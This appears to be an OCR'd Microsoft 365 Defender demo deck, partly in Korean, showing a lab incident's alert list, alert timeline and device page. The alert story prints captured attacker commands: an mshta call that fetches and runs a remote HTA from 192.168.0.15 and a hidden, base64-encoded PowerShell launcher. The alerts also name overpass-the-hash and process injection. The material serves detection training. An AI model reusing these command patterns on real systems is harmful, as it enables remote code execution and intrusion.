Summary | Alerts (25) | Devices (2) | Users (2) | Mailboxes (1) | Investigations (12) | Evidence (54)

Grouped view | Customize columns | 50 items per page

Title	Linked by	Impacted Entities	Service source	Detection source	First activity	Assigned to
Suspicious URL clicked	Same device	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	Microsoft Threat Protection	6/2/20, 3:57 PM	tomerb@mtptestlab01.onmicrosoft.com
A link file (LNK) with unusual characteristics was opened	2 reasons	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 3:58 PM	tomerb@mtptestlab01.onmicrosoft.com
5 alerts: Suspicious PowerShell command line	3 reasons	2 Devices	Microsoft Defender ATP	EDR	6/2/20, 3:58 PM	tomerb@mtptestlab01.onmicrosoft.com
Suspicious PowerShell command line	Same device	cont-mikebarden.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 4:02 PM	tomerb@mtptestlab01.onmicrosoft.com
Suspicious PowerShell command line	Same device	cont-mikebarden.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 4:02 PM	tomerb@mtptestlab01.onmicrosoft.com
Suspicious PowerShell command line	Same device	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 3:58 PM	tomerb@mtptestlab01.onmicrosoft.com
Suspicious PowerShell command line	2 reasons	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 3:58 PM	tomerb@mtptestlab01.onmicrosoft.com
Suspicious PowerShell command line	Same device	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 3:58 PM	tomerb@mtptestlab01.onmicrosoft.com
A script with suspicious content was observed	Same device	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 3:58 PM	tomerb@mtptestlab01.onmicrosoft.com
'Ploprolo' malware was detected	Same file	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	Antivirus	6/2/20, 3:59 PM	tomerb@mtptestlab01.onmicrosoft.com
A potentially malicious URL click was detected	Manual association	polly.harrell@MTPTestLab01.onmicrosoft....	Office ATP	Office ATP	6/2/20, 3:59 PM	Automation
2 alerts: Suspicious process injection observed	Same device	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 4:00 PM	tomerb@mtptestlab01.onmicrosoft.com
Suspected overpass-the-hash attack (Kerberos)	2 reasons	CONT-POLLYHARRE.doma... adria...	Azure ATP	Azure ATP	6/2/20, 4:01 PM	tomerb@mtptestlab01.onmicrosoft.com
Successful logon using potentially stolen credentials	2 reasons	cont-mikebarden.domain1.test.local	Microsoft Defender ATP	Microsoft Threat Protection	6/2/20, 4:02 PM	tomerb@mtptestlab01.onmicrosoft.com
Suspicious PowerShell command line	Same device	cont-mikebarden.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 4:02 PM	tomerb@mtptestlab01.onmicrosoft.com
Suspicious behavior by an HTML application was observed	Same device	cont-mikebarden.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 4:02 PM	tomerb@mtptestlab01.onmicrosoft.com
Suspicious encoded content	Same device	cont-mikebarden.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 4:02 PM	tomerb@mtptestlab01.onmicrosoft.com



통합된 경고 조사

→ 모든 활동이 하나의 흐름으로 경고로 이어짐

→ 신속하고 효과적인 조사를 위해 영향 받은 장치와 사용자 및 모든 관련 세부 정보를 하나의 보기를 통해 확인

cont-mikebarden Risk level High

IT Team | LateralMTest | pollyh | Windows10

DOMAIN1\adrian.bard

ALERT STORY

Collapse all

6/2/2020 4:02:18 PM — [9608] **WmiPrvSE.exe** -secured -Embedding

4:02:19 PM — [7056] **mshta.exe** mshta http://192.168.0.15:9999/ttt222.hta

Process id	7056
Creation time	Jun 2, 2020 4:02:19 PM
Image file path	C:\Windows\System32\mshta.exe
Image file SHA1	99a0a1b05e60a5f1fc8a068f953f0510e0230efa
Image file creation time	Mar 19, 2019 7:45:40 AM
Is elevated	True
Integrity level	High

Suspicious PowerShell command line — Medium — Detected — New (True alert)

Suspicious behavior by an HTML application was observed — Medium — Detected — New

Suspicious PowerShell command line — Medium — Detected — New

4:02:19 PM — [9088] **powershell.exe** if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'...

Original Commandline	"powershell.exe" -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0A...
Process id	9088
Creation time	Jun 2, 2020 4:02:19 PM
Image file path	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Image file SHA1	36c5d12033b2eaf251bae61c00690ffb17fddc87
Image file creation time	Mar 19, 2019 7:46:56 AM
Integrity level	High

Suspicious PowerShell command line

Medium — Detected — New

Alert state

Classification
True alert
Set Classification

Assigned to
tomerb@mtptestlab01.onmicrosoft.com

Alert details

Category
Execution

Techniques
T1086

Detection source
EDR

Detection status
Detected

Detection technology
Behavior,MachineLearning

Generated on
Jun 2, 2020 4:02:19 PM

First activity
Jun 2, 2020 4:02:19 PM

Last activity
Jun 2, 2020 4:02:19 PM

See in timeline
Consult a threat expert
Create suppression rule
Link alert to another incident

Manage this alert ...



Microsoft 365 Security
Incidents > Multi-stage incident involving Initial access, Execution & Ex-filtration cross multiple assets > Suspicious PowerShell command line
cont-mikebarden Risk level High
IT Team LateralMTest pollyh Windows10
DOMAIN1\adrian.bard
ALERT STORY
Collapse all
6/2/2020 4:02:18 PM
[9608] WmiPrvSE.exe -secured -Embedding
4:02:19 PM
[7056] mshta.exe mshta http://192.168.0.15:9999/ttt222.hta
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Image file path C:\Windows\System32\mshta.exe
Image file SHA1 99a0a1b05e60a5f1fc8a068f953f0510e0230efa
Image file creation time Mar 19, 2019 7:45:40 AM
Is elevated True
Integrity level High
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Original Commandline "powershell.exe" -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0A...
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Image file SHA1 36c5d12033b2eaf251bae61c00690ffb17fddc87
Image file creation time Mar 19, 2019 7:46:56 AM
Integrity level High
Consult a threat expert
Collaborate with Microsoft Threat Experts on investigating suspicious activities in your organization.
Ensure that the portal page for the alert or machine in question is in view while providing information for this inquiry.
Note: This and other relevant information will be shared with Microsoft Threat Experts to enable the best response to your inquiry.
Investigation topic
https://securitycenter.windows.com/incidents/21359/alerts
Provide the context of your investigation request so we can address your concerns.
Email
Enter the email address you'd like Microsoft Threat Experts to send their reply.
email@email.com
Submit
Privacy statment

cont-mikebarden Risk level High

IT Team | LateralMTest | pollyh | Windows10

DOMAIN1\adrian.bard

ALERT STORY

Collapse all

6/2/2020 4:02:18 PM — [9608] **WmiPrvSE.exe** -secured -Embedding

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Integrity level	High

Suspicious PowerShell command line

Medium — Detected — New

Alert state

Classification
True alert
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tomerb@mtptestlab01.onmicrosoft.com

Alert details

Category
Execution

Techniques
T1086

Detection source
EDR

Detection status
Detected

Detection technology
Behavior,MachineLearning

Generated on
Jun 2, 2020 4:02:19 PM


First activity
Jun 2, 2020 4:02:19 PM

Last activity
Jun 2, 2020 4:02:19 PM

Alert description

A suspicious PowerShell activity was observed on the machine

Manage this alert ...



통합 장치 페이지

- → 모든 워크로드의 장치 데이터를 통합 수집
- → 빠른 대응 조치

cont-mikebarden

High | Active

Tags & labels

Administrator | Trusted for delegation

Security info

Risk Level	Exposure level
High	High
Open incidents	**Active alerts**
1	5
Data sensitivity level	**Logged on users**
Medium	9

Device details

Domain
contoso.org

OS
Windows 10 64-Bit (build 17134)

SAM name
JEDF-DSK$

Directory data

UAC Flags
See all flags

SPNs
See all SPNs (6)

Group membership
See all groups (2)

Active alerts

Risk level: High

5 active alerts in 2 incidents

Active alerts (5)

High (1) | Medium (4) | Low (0) | Informational (0)

See all incidents

Security assessments

Exposure level: High

2 security reccomendations

Discoverd vulnerabilities (5)

Critical (0) | High (3) | Medium (1) | Low (1)

See all recommendations

Sensitive documents

Data sensitivity: Medium

923/1543 sensitive documents

Sensitive documents (923)

Protected (211) | Not protected (280) | Other (432)

See all documents

Logged on users

9 logged on users

Last 30 days


User name	Investigation priority	Frequency	Days	Logon type	Active alerts	Title
Mike Barden	12	Most frequent	6	Interactive	2	General Manager
Mark Anthony	No data	Last active	2	Interactive	1	Business Administrato
Amber Jones	276	-	2	Interactive, Network	1	Senior CX Writer

See all users

Users

Log in attempts

Updated 6:20 pm today



Total attempts | Successful attempts

